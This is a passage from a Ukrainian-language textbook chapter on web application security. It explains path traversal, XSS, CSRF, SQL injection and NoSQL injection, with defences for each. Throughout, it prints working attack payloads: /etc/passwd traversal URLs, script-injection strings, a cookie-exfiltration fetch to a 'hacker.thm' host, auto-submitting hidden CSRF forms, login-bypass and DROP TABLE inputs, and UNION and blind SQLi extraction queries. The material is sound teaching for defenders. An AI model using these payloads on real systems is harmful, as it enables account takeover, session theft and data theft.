Натомість використання символів (*../*) може становити серйозну загрозу безпеці, особливо у вебдодатках та скриптах, де користувачі можуть мати можливість ввести шляхи до файлів. Це пов'язано з так званою атакою Directory Traversal (або Path Traversal), яка дозволяє зловмисникам отримати доступ до файлів і директорій за межами дозволеного кореневого каталогу додатка.

Directory Traversal – це тип вразливості, який дозволяє зловмиснику маніпулювати шляхами до файлів за допомогою (*../*) для доступу до системних файлів, конфігурацій, даних інших користувачів або навіть виконуваних файлів, що може призвести до виконання шкідливого коду.

Якщо додаток дозволяє користувачам вказувати шляхи до файлів (наприклад, для завантаження чи перегляду), зловмисник може використати (*../*) для доступу до критичних системних файлів, наприклад, */etc/passwd* на Linux або *C:\Windows\system32\config\sam* на Windows.

Приклад URL:

```
http://example.com/view?file=../../../../etc/passwd
```

Зловмисник може спробувати завантажити шкідливий файл у місце, де він може бути виконаний, або прочитати вміст конфігураційних файлів, щоб знайти шляхи до файлів з паролями, ключами, або іншою конфіденційною інформацією. Використання (../) може дозволити зловмисникам читати файли журналів, конфігураційних файлів, баз даних, де зберігається конфіденційна інформація (паролі, токени доступу тощо).

Міжсайтовий скриптинг (XSS)

Міжсайтовий скриптинг (Cross-Site Scripting, XSS) – це тип вразливості безпеки вебдодатків, що дозволяє зловмисникам впроваджувати зловмисний код (зазвичай JavaScript) у вебсторінки, які переглядають інші користувачі. Це може призвести до крадіжки даних, викрадення сесій, обману користувачів або навіть повного захоплення управління обліковими записами.

Види XSS-атак:

- **Відображений XSS** (Reflected XSS) виникає, коли зловмисний скрипт відображається негайно у відповідь на запит без належної обробки або валідації. Цей тип XSS часто використовують для атак через URL-запити, електронну пошту чи інші повідомлення, що змушують користувача натиснути на посилання з небезпечним кодом.

Приклад:

```
<input type="text" name="search" value="<script>alert('XSS')</script>">

http://example.com/search.php?q= <script>alert(%27XSS%27)</script>
```

- **Збережений XSS** (Stored XSS) виникає, коли зловмисний скрипт зберігається на сервері і пізніше відображається іншим користувачам (наприклад, у коментарях, форумах). Це особливо небезпечно, оскільки код автоматично запускається для всіх користувачів, які переглядають вразливу сторінку.

Приклад, зловмисник залишає коментар на сайті:

```
<script>alert('Ваш акаунт зламано!');</script>
```

- **Заснований на DOM XSS** (DOM-Based XSS) виникає внаслідок маніпуляцій з об’єктною моделлю документа (DOM) безпосередньо на стороні клієнта.

Об'єктна модель документа (DOM, Document Object Model) – це програмний інтерфейс для HTML і XML документів, який дозволяє скриптам динамічно звертатися і змінювати структуру, вміст і стиль вебсторінок. DOM представляє документ як дерево об'єктів, де кожен елемент сторінки, атрибут або текстовий вузол є окремим об'єктом, до якого можна отримати доступ через скрипти, наприклад, за допомогою JavaScript.

DOM представляє структуру документа як дерево вузлів, де кожен елемент HTML є вузлом (*node*). Наприклад, тег *<html>* є кореневим вузлом, який містить інші вузли, такі як *<head>, <body>*, які в свою чергу містять вузли, які представляють теги HTML (наприклад, * , <p>, <a>*), вузли, які містять текст всередині елементів, вузли, які представляють атрибути елементів HTML (наприклад, *id, class*). DOM надає методи для зміни документів, включаючи додавання, видалення або модифікацію елементів. Це дозволяє створювати інтерактивні вебсторінки, які можуть динамічно змінюватися у відповідь на дії користувача.

Приклади роботи з DOM:

```
// Отримання елемента за ідентифікатором
const element = document.getElementById('myElement');

// Отримання елементів за класом
const elements = document.getElementsByClassName('myClass');

// Отримання елементів за тегом
const paragraphs = document.getElementsByTagName('p');

// Зміна тексту елемента
element.textContent = 'Новий текст';
```

```
// Зміна HTML вмісту елемента
element.innerHTML = '<b>Жирний текст</b>';

// Зміна атрибутів
element.setAttribute('class', 'новийКлас');
element.id = 'новийId';

// Створення нового елемента
const newElement = document.createElement('p');
newElement.textContent = 'Це новий параграф';

// Додавання нового елемента в DOM
document.body.appendChild(newElement);

// Видалення елемента
document.body.removeChild(newElement);

// Додавання обробника події на кнопку
const button = document.querySelector('button');
button.addEventListener('click', () => {
   alert('Кнопка натиснута!');
});
```

Приклади використання DOM в XSS-атаках:

```
// Небезпечно: Вставка даних користувача в DOM без перевірки
const userInput = "<img src='x' onerror='alert(\"XSS\")'>";
document.getElementById('output').innerHTML = userInput;
```

Цей код дозволяє зловмисникам виконати шкідливий скрипт через введені дані. Щоб уникнути таких проблем, слід використовувати безпечні методи для маніпуляції з DOM, наприклад, textContent замість innerHTML, або екранувати небезпечні символи.

```
var userInput = location.search.substring(1);
document.write(userInput);
```

Якщо користувач відкриє URL:

```
http://example.com/?<script>alert('XSS')</script>
```

скрипт буде виконано.

XSS атаки можуть бути використані в різних контекстах, залежно від того, як та де саме зловмисник впроваджує і виконує у вебдокументі зловмисний код і як він взаємодіє з іншими елементами вебдодатку.

1. **Контекст HTML тегів**

```
<h2> введення тут </h2>
<h2> </h2> <script> alert(“XSS”)</script> <h2> </h2>
```

2. **Контекст атрибутів HTML тегів**

```
<img src = “введення тут”>
<img src = “.” onerror = “alert(“XSS”)”>
```

3. Контекст Javascript

<script> var x = "введення тут";</script>
<script> var x = "";alert("XSS"); _x="";</script>




Рис. 3.1 Перехоплення cookie




Рис. 3.2 HTML код при перехопленні cookie

Наслідки XSS-атак можуть бути перехоплення сесійних токенів, введення зловмисного коду для зміни вигляду або функціональності вебсторінки, заміна частин сторінки на фальшиві форми для збору даних користувачів, автоматичне завантажування та запуск шкідливих файлів на пристроях користувачів.

Приклад:

```
// Перехоплення cookie
<script>alert(document.cookie);</script>

// Перехоплення cookie та його викрадення
<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));</script>
```

Методи захисту від XSS

1. **Екранування вхідних даних** (Input Escaping) за рахунок використання спеціальних функцій (наприклад escapeHtml(text)) для екранування символів, таких як <, >, ", ', щоб вони не інтерпретувалися як код.
2. **Контекстуальна валідація вхідних даних** на основі контексту (HTML, JavaScript, URL тощо).
3. **Content Security Policy** (CSP) та інші заголовки відповіді допомагають обмежити джерела завантаження скриптів та інших ресурсів на сторінці.

Приклад заголовка:

```
<meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
Content-Type: text/html; charset=windows-1251
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy: script-src 'none'; script-nonce="<some_nonce>";
```

В цьому прикладі *meta* використовується для визначення типу вмісту та кодування сторінки. Параметр *content="text/html; charset=windows-1251"* визначає тип документа (HTML) та кодування символів (*windows-1251*). Заголовок *Content-Type* використовується для вказання типу вмісту, який передається в повідомленні. *X-Content-Type-Options* використовується для підвищення безпеки, забороняючи браузеру змінювати тип *MIME* вмісту. Якщо встановлено *nosniff,* то браузер не буде здогадуватися тип вмісту і прийме тільки той тип, який вказаний у заголовку *Content-Type. X-XSS-Protection* активує вбудований механізм захисту браузера від XSS атак. Встановлення значення *1* означає, що захист увімкнено, а параметр *mode=block* вказує, що замість відображення потенційно небезпечного вмісту, сторінка буде заблокована, якщо виявиться атака XSS.

Директиви *script-src 'none'* и *script-nonce "<some_nonce>"* заголовку *Content-Security-Policy* стосуються загрузки и виконання скриптів. *script-src* визначає джерела, з яких можна завантажувати та виконувати скрипти. Значення '*none*' вказує, що жодні скрипти не можуть бути завантажені або виконані. *script-nonce* вказує, що скрипти можуть бути виконані тільки в тому випадку, якщо вони містять атрибут nonce з зазначеним значенням (у даному випадку *<some_nonce>*). *Nonce* (одноразовий номер) – це випадково згенерований рядок, який додається до скриптів. Якщо *nonce* у скрипті збігається з *nonce*, зазначеним у політиці, скрипт буде дозволений до виконання.

4. **Куки з прапорами** *HttpOnly* **та** *Secure* запобігають доступу до них через JavaScript і захищають передавання через HTTPS.

5. **Багато сучасних фреймворків** (наприклад, React, Angular) мають вбудовані механізми захисту від XSS.

Підробка міжсайтових запитів (CSRF)

Підробка міжсайтових запитів (Cross-Site Request Forgery, CSRF) – це тип атаки, при якій зловмисник змушує користувача виконати небажані дії на вебсайті, на якому той аутентифікований. Це може призвести до небажаних змін даних, витоку інформації або інших небезпечних дій.

Як працює CSRF? Користувач аутентифікований на сайті і має активну сесію (наприклад, залогінений у своєму акаунті). Зловмисник створює шкідливий запит на сайт і змушує користувача (наприклад, через фальшиве посилання чи вкладену форму) виконати цей запит. Коли користувач виконує шкідливий запит (наприклад, натискає на посилання), браузер автоматично додає кукі, токени сесії та інші авторизаційні дані, через що запит виглядає як легітимний. Сервер приймає запит, вважаючи, що він надійшов від справжнього користувача, і виконує дію, передбачену запитом (наприклад, переказ коштів, зміну пароля).

Дозволяє зловмисникові спонукати користувачів виконувати дії, які вони не збираються виконувати. При успішній CSRF атаці зловмисник змушує користувача-жертву ненавмисно здійснити дію (наприклад, зміна e-mail, зміна пароля, переказ коштів).




Рис. 3.3 Як працює CSRF

Класифікація CSRF атак може бути здійснена на основі типу HTTP-запиту, який використовується для виконання атаки. Основні категорії включають:

1. **CSRF через GET-запити** використовуються для отримання даних з сервера без внесення змін. Однак, деякі вебсайти можуть обробляти GET-запити для виконання дій, таких як зміна налаштувань або передача даних. CSRF-атаки, що використовують GET-запити, зазвичай здійснюються через підроблені посилання або зображення, вбудовані в сторінку, які автоматично виконують шкідливий запит, коли сторінка завантажується.

Приклад:

```
<img src="https://example.com/transfer?amount=1000&to=attacker" style="display:none;">
```

У цьому випадку браузер користувача автоматично виконує GET-запит, коли сторінка завантажується, і передає дані з авторизаційними куками на сервер, викликаючи небажану дію.

2. **CSRF через POST-запити** використовуються для передачі даних на сервер, зазвичай для виконання дій, таких як створення або зміна даних. CSRF-атаки через POST-запити більш складні, оскільки для їх виконання потрібно створити форму і змусити користувача її надіслати. Приклад:

```
<form action="https://example.com/transfer" method="POST">
  <input type="hidden" name="amount" value="1000">
  <input type="hidden" name="to" value="attacker">
  <input type="submit" value="Submit" style="display:none;">
</form>
<script>
  document.forms[0].submit();
</script>
```

У цьому випадку прихована форма автоматично відправляється, коли користувач заходить на сторінку, що викликає виконання небажаної дії.

3. **CSRF через інші методи**.

Хоча GET і POST є найпоширенішими методами, CSRF-атаки можуть використовувати будь-який HTTP-метод, якщо вебсайт обробляє ці методи для виконання дій. Наприклад, PUT може використовуватися для оновлення ресурсів, а DELETE – для їх видалення. Якщо сайт не захищений належним чином, такі методи також можуть бути використані для CSRF-атак.

Атаки можуть використовувати XMLHttpRequest (AJAX) для відправки запитів на сервер без необхідності оновлювати сторінку. Зловмисник може створити скрипт, який відправляє шкідливий запит у фоновому режимі, коли користувач взаємодіє з іншою частиною сторінки. Приклад:

```
<script> function put() {
  var x=new XMLHttpRequest();
  x.open(“PUT”,http://legitime.site/,true);
  x.setRequestHeader(“Content-Type”, “application/json”);
  x.send(JSON.stringify({“malicious”:” action”, “recipient” :“USER”, “amount”:“100”}));
}</script>
<body onload=“put()”>
```

JSONP (JSON with Padding) використовується для виконання запитів на інші домени через <script> теги. Якщо сервер підтримує JSONP і не перевіряє джерело запитів, це може бути використано для CSRF-атак.

Атаки можуть використовувати WebSocket-з'єднання для передачі шкідливих команд на сервер, якщо сервер неправильно обробляє аутентифікацію або не перевіряє джерело запитів.

Методи захисту від CSRF

1. **Використання CSRF-токенів** – унікальних, випадкових рядків, що генеруються сервером для кожного користувача або кожної сесії і додавання їх до форм або запитів, які змінюють дані на сервері. Коли користувач надсилає форму або виконує запит, сервер перевіряє наявність і правильність токена. Якщо токен відсутній або неправильний, запит відхиляється. Приклад:

```
<form action="/submit" method="POST">
  <input type="hidden" name="csrf_token" value="generated_token">
  <!-- Інші поля форми -->
  <input type="submit" value="Submit">
</form>
```

Сервер перевіряє цей токен перед виконанням дії.

2. **Використання SameSite куки**. Атрибут SameSite визначає, чи будуть куки відправлятися з запитами, які походять з інших сайтів.

Значення атрибута:

Strict – кукі відправляються тільки з запитами з того ж домену.

Lax – кукі не відправляються з деякими типами запитів, такими як посилання або POST-запити з інших сайтів.

None – кукі відправляються з усіма запитами, але вони мають бути захищені через HTTPS. Приклад:

```
Set-Cookie: sessionid=abc123; SameSite=Strict;
```

3. **Перевірка заголовків Referer або Origin**, щоб переконатися, що запит надійшов з вашого сайту. Приклад:

```
if ($_SERVER['HTTP_REFERER'] !== 'https://yourdomain.com') {
   die('CSRF detected');
}
```

Недоліком такого методу є те, що Referer може бути відсутнім або зміненим деякими брандмауерами або проксі-серверами, тому цей метод не є надійним.

4. **Використання будь якого підтвердження для чутливих дій** (наприклад, зміна паролю, e-mail, переказ коштів) потрібно використовувати додаткове підтвердження дії, яке не може автоматизувати скрипт зловмисника. Для захисту таких дій може використовуватися CAPTCHA, багатокрокова/багатофакторна аутентифікація.

5. **Використання різних доменів або піддоменів для важливих дій** може допомогти ізолювати ці дії від потенційно небезпечних запитів з інших частин вашого сайту.

6. **Багато сучасних вебфреймворків мають вбудовані механізми захисту від CSRF**, що значно спрощує реалізацію цього захисту для розробників. Вони автоматично додають необхідні CSRF-токени до форм і перевіряють їх під час обробки запитів.

У Django CSRF-захист увімкнено за замовчуванням. Він додає CSRF-токен у всі форми, що використовують метод POST. Коли сторінка з формою рендериться, до форми додається прихований CSRF-токен. Приклад:

```
<form method="post">
  {% csrf_token %}
  <!-- Інші поля форми -->
</form>
```

Laravel також має вбудований CSRF-захист. Він автоматично генерує CSRF-токен для кожної сесії та додає його до форм. Коли створюється форма в Blade-шаблоні, є можливість використовувати хелпер @csrf для додавання токена:

Приклад:

```
<form method="POST" action="/submit">
  @csrf
  <!-- Інші поля форми -->
</form>
```

ASP.NET Core забезпечує CSRF-захист за допомогою AntiForgery токенів. Використовуються @Html.AntiForgeryToken() у Razor-шаблонах для додавання CSRF-токена до форм. Приклад:

```
<form method="post" asp-action="Submit">
  @Html.AntiForgeryToken()
  <!-- Інші поля форми -->
</form>
```

Під час обробки запиту сервер перевіряє токен за допомогою атрибуту *[ValidateAntiForgeryToken].*

Spring Security забезпечує CSRF-захист за допомогою CSRF-токенів, що генеруються для кожного користувача. Використовуються у JSP або Thymeleaf шаблонах для додавання CSRF-токена:

```
<input type="hidden" name="${_csrf.parameterName}" value="${_csrf.token}">
```

Spring автоматично перевіряє токен при обробці запитів.

В більшості випадків, сучасні фреймворки автоматизують додавання і перевірку CSRF-токенів. Розробникам залишається лише дотримуватися базових інструкцій щодо використання цих механізмів. Завжди потрібно використовувати актуальні версії фреймворків, оскільки вони містять найновіші засоби захисту від різних загроз, включаючи CSRF. Необхідно контролювати чи захист від CSRF увімкнено і правильно налаштовано у вашому фреймворку. Завдяки вбудованим механізмам захисту від CSRF у фреймворках, розробникам значно простіше забезпечувати безпеку вебдодатків. Це знижує ризик помилок і підвищує загальний рівень безпеки.

SQL-ін'єкції

SQL-ін'єкції (SQL injection, SQLi) – це одна з найпоширеніших і небезпечних атак на вебдодатки. Цей тип атак дозволяє зловмисникам виконувати довільні SQL-запити до бази даних додатка, отримуючи доступ до конфіденційної інформації, змінюючи дані, або навіть видаляючи таблиці.

SQL-ін'єкція відбувається, коли введені користувачем дані інтегруються у SQL-запит без належної обробки. Зловмисник може вставити шкідливий SQL-код у поле введення або в URL, і цей код буде виконано на сервері бази даних.

Припустимо, у вас є наступний SQL-запит, що використовується для авторизації користувача:

```
SELECT * FROM users WHERE username = 'user' AND password = 'pass';
```

Якщо цей запит створюється без належної обробки введених даних, зловмисник може ввести наступне:

```
username: ' OR '1'='1
password: anything
```

Запит, який буде виконаний на сервері:

```
SELECT * FROM users WHERE username = ' ' OR '1'='1' AND password = 'anything';
```

Оскільки *'1'='1'* завжди істинне, цей запит поверне всі записи з таблиці users, що дозволить зловмиснику обійти авторизацію.

Зловмисник також може ввести наступне:

username: admin'; --
password: anything

Запит, який буде виконаний на сервері:

*SELECT * FROM users WHERE username = 'admin'; -- AND password = 'anything';*

Оскільки все, що розташовується після (--) буде вважатися коментарем, то ці умови перевірятися не будуть, тому цей запит дозволить зловмиснику авторизуватися як admin.

Якщо зловмисник не знає *username* адміністратора, то він може вирахувати його за *id*:

username: random' OR id='1'; --
password: anything


Запит, який буде виконаний на сервері:

*SELECT * FROM users WHERE username = random' OR id='1'; -- AND password = 'anything';*

Якщо користувача з *username=random* не існує, то результатом запиту буде авторизація як користувача з *id='1'*. Якщо надання користувачам *id* не рандомизоване, то є велика ймовірність, що користувачем з *id='1'* є адміністратор.

SQL-ін'єкції можуть проявлятися у різних формах і використовувати різні техніки для обходу захисту та виконання небажаних SQL-запитів. Ось огляд основних патернів SQL-ін'єкцій, які часто використовуються зловмисниками:

1. Зловмисник може використовувати **крапку з комою** (*;*) для завершення одного SQL-запиту та початку іншого.
2. **Одиночні лапки** використовуються для закриття стрічкових значень і впровадження нових SQL-виразів.
3. **Подвійне тире** (--) використовується для коментаря, що ігнорує решту частину запиту
4. Зловмисники можуть використовувати **SQL-команди** для модифікації або видалення даних.



Джерело[5]

Приклад використання крапки з комою (*;*), одиночних лапок, подвійного тире (--) та SQL-команд:

*SELECT * FROM users WHERE username = 'admin'; DROP TABLE users; --*

Цей запит намагається виконати команду *DROP TABLE*, яка видалить таблицю *users*.

5. **Логічні вирази** (*1=1*), які завжди істинні, використовуються для обходу умов в SQL-запитах.

6. **Шістнадцятирічні символи** (*0xXXXX*) використовуються для кодування значень, щоб обійти базову фільтрацію введених даних.

Приклад:

```
SELECT * FROM users WHERE username = CHAR(0x61646D696E) AND password =
CHAR(0x70617373776F7264);
```

Тут *CHAR(0x61646D696E)* розшифровується як *admin*, а *CHAR(0x70617373776F7264)* як *password*.

7. **Функції об'єднання рядків** *CONCAT('SEL', 'ECT')* використовуються для динамічного створення шкідливих SQL-запитів.

Приклад:

```
SELECT * FROM users WHERE username = CONCAT('ad', 'min') AND password = 'password';
```

CONCAT('ad', 'min') буде зібрано у *admin*, що дозволяє виконати запит з'єднанням рядків.

Кожен з цих патернів демонструє різні методи, які зловмисники можуть використовувати для виконання SQL-ін'єкцій. Розуміння цих технік допомагає вжити належних заходів для захисту.

UNION SQL-ін'єкції – це один із типів SQL-ін'єкцій, коли зловмисник використовує оператор UNION для об'єднання результатів кількох SQL-запитів. Основна мета такої атаки – отримати додаткову інформацію з бази даних, яка зазвичай не повинна бути доступною через існуючий SQL-запит.

Оператор UNION дозволяє об'єднати результати двох або більше SQL-запитів, за умови, що вони повертають однакову кількість і типи колонок. Зловмисник може використати це для об'єднання результату звичайного запиту з даними з іншої таблиці.

Приклад UNION SQL-ін'єкції:

Припустимо, є такий запит, що повертає дані про користувача:

```
SELECT username, email FROM users WHERE id = 1;
```

Зловмисник може модифікувати запит, додавши оператор UNION для отримання інформації з іншої таблиці:

```
SELECT username, email FROM users WHERE id = 1
UNION
SELECT username, password FROM admin_users;
```

У цьому випадку зловмисник отримає список користувачів разом з паролями адміністраторів.

Основними кроками виконання UNION SQL-ін'єкції є:

1. **Визначення кількості колонок**. Зловмисник намагається визначити кількість колонок у вихідному запиті. Це можна зробити шляхом додавання запитів з різною кількістю колонок:

```
' UNION SELECT NULL, NULL --
' UNION SELECT NULL, NULL, NULL --
' UNION SELECT NULL, NULL, NULL, NULL --
```

Якщо кількість колонок правильна, сервер не поверне помилки.

2. **Визначення типу даних колонок.** Зловмисник може використовувати різні типи даних для кожної колонки, щоб визначити, які типи підходять для запиту:

```
' UNION SELECT 1, 'text', NULL --
' UNION SELECT 1, NULL, 'text' --
```

3. **Об'єднання з іншими таблицями**. Після визначення кількості та типів колонок зловмисник може об'єднати результат запиту з іншими таблицями, щоб отримати конфіденційну інформацію:

```
' UNION SELECT username, password FROM admin_users --
```

4. **Отримання чутливих даних**. Метою є отримання даних, таких як імена користувачів, паролі, інформація про кредитні картки тощо.

Сліпі SQL-ін'єкції (Blind SQL Injection) – це тип SQL-ін'єкцій, який використовується, коли вебдодаток не відображає результати виконання SQL-запитів безпосередньо, або відображає їх по іншому каналу (email, повідомлення в соцмережі). У таких випадках зловмисник не отримує явного зворотного зв'язку, але все ж може експлуатувати вразливість, використовуючи час виконання запитів або спостерігаючи за змінами в поведінці додатка.

Сліпі SQL-ін'єкції працюють шляхом введення спеціальних SQL-запитів, які змінюють поведінку додатка. Наприклад, зловмисник може використовувати умовні оператори (IF, CASE) або вимірювати час виконання запитів для визначення істинності або хибності виразу.

Сліпі SQL-ін'єкцій бувають: Boolean-based, Time-based та Error-based.

- **Boolean-based Blind SQL Injection** використовується для отримання інформації за допомогою умовних операторів, які змінюють поведінку вебдодатка на основі істинності або хибності виразу.

Приклад:

```
SELECT * FROM users WHERE id = 1 AND 1=1; -- Запит виконується успішно
SELECT * FROM users WHERE id = 1 AND 1=2; -- Запит повертає порожній результат
```

Зловмисник може змінювати умову, щоб поступово дізнатися значення певного параметра, наприклад, окремих символів у паролі.

- **Time-based Blind SQL Injection** використовує функції, що затримують виконання запиту (SLEEP, BENCHMARK), щоб визначити, чи виконується SQL-запит успішно.

Приклад:

```
SELECT IF(1=1, SLEEP(5), 'false'); -- Затримка на 5 секунд, якщо умова істинна
SELECT IF(1=2, SLEEP(5), 'false'); -- Немає затримки, якщо умова хибна
```

Зловмисник може вводити запити, які викликають затримку в залежності від істинності умови, що дозволяє їм дізнатися інформацію, вимірюючи час відповіді.

– **Error-based Blind SQL Injection** використовує спеціальні SQL-запити, що викликають помилки в базі даних, щоб отримати інформацію з повідомлень про помилки.

Приклад:

```
SELECT 1/0 FROM users; --
```

Викидає помилку поділу на нуль, яка може розкрити інформацію про базу даних. Цей метод зазвичай не є "сліпим" у повному сенсі, але якщо повідомлення про помилки обмежені, зловмисник все одно може експлуатувати їх для отримання даних.

Зловмисник зазвичай починає з базового запиту для визначення, чи є додаток вразливим, і продовжує робити запити, поступово отримуючи потрібні дані. Наприклад, він може отримати ім'я бази даних, назви таблиць, імена колонок, значення в колонці паролів.

Приклад Boolean-based атаки для визначення паролю.

Введення запиту з умовою, яка перевіряє довжину паролю:

```
SELECT * FROM users WHERE username='admin' AND LENGTH(password)=8;
```

Якщо сторінка завантажується нормально, значить довжина паролю становить 8 символів.

Введення запитів з умовою, яка підбирає спочатку першу літеру паролю, потім другу:

```
SELECT * FROM users WHERE username='admin' AND SUBSTRING(password, 1, 1)='a';

SELECT * FROM users WHERE username='admin' AND SUBSTRING(password, 2, 1)='d';
```

Зловмисник може продовжувати такі запити, щоб поступово дізнатися всі символи паролю.

Сліпі SQL-ін'єкції складніші для виявлення, оскільки вони не надають явного зворотного зв'язку. Проте зловмисники можуть отримати значну кількість інформації, використовуючи ці техніки.

Інформаційна схема (information_schema) – це спеціальна системна база даних, яка містить метадані про всі інші бази даних, таблиці, колонки та інші об'єкти в системі управління базами даних (СУБД). Вона є цінним джерелом інформації для зловмисників, які можуть використовувати SQL-ін'єкції для отримання цих метаданих і подальших атак на базу даних. Зловмисник може дізнатися структуру бази даних, включаючи таблиці та стовпці, що дозволяє їм точніше формулювати запити для крадіжки даних.

Приклади запитів до information_schema:

Цей запит повертає всі імена таблиць і схеми, до яких вони належать, у базі даних з назвою *magic*:

```
SELECT TABLE_NAME, TABLE_SCHEMA
FROM information_schema.tables
WHERE table_schema = 'magic';
```

Цей запит повертає імена таблиць і відповідних колонок у таблиці з назвою *is_in_you*:

```
SELECT TABLE_NAME, COLUMN_NAME
```

```
FROM information_schema.columns
WHERE table_name = 'is_in_you';
```

Цей запит повертає список усіх баз даних на сервері:

```
SHOW DATABASES;
```

Цей запит змінює контекст на вказану базу даних:

```
USE <database>;
```

Цей запит показує всі таблиці у поточній базі даних:

```
SHOW TABLES;
```

Цей запит вибирає дані з двох колонок, *<columnA>* і *<columnB>*, у таблиці *<table>*, де значення в колонці *<columnB>* відповідають певному шаблону *<pattern>*:

```
SELECT <columnA>, <columnB>
FROM <table>
WHERE <columnB> LIKE <pattern>;
```

NoSQL-ін'єкції – це тип атак на бази даних NoSQL, подібний до традиційних SQL-ін'єкцій, але спрямований на експлуатацію вразливостей у запитах до NoSQL-баз даних, таких як MongoDB, Redis, CouchDB, Cassandra та інші. NoSQL-ін'єкції використовують недостатню перевірку введених даних для впровадження шкідливого коду, що може призвести до несанкціонованого доступу, витоку даних або зміни інформації в базі даних.

NoSQL-бази даних, на відміну від реляційних баз, мають більш гнучку структуру і підтримують різні формати зберігання даних, такі як JSON, BSON, документи, графи, ключ-значення. Через це запити можуть будуватися динамічно, що відкриває можливості для ін'єкцій.

MongoDB – популярна документна база даних, яка використовує JSON-подібні документи. Якщо запити на MongoDB створюються без належної валідації, введені користувачем дані можуть бути інтерпретовані як частина запиту, що дозволяє здійснити ін'єкцію.

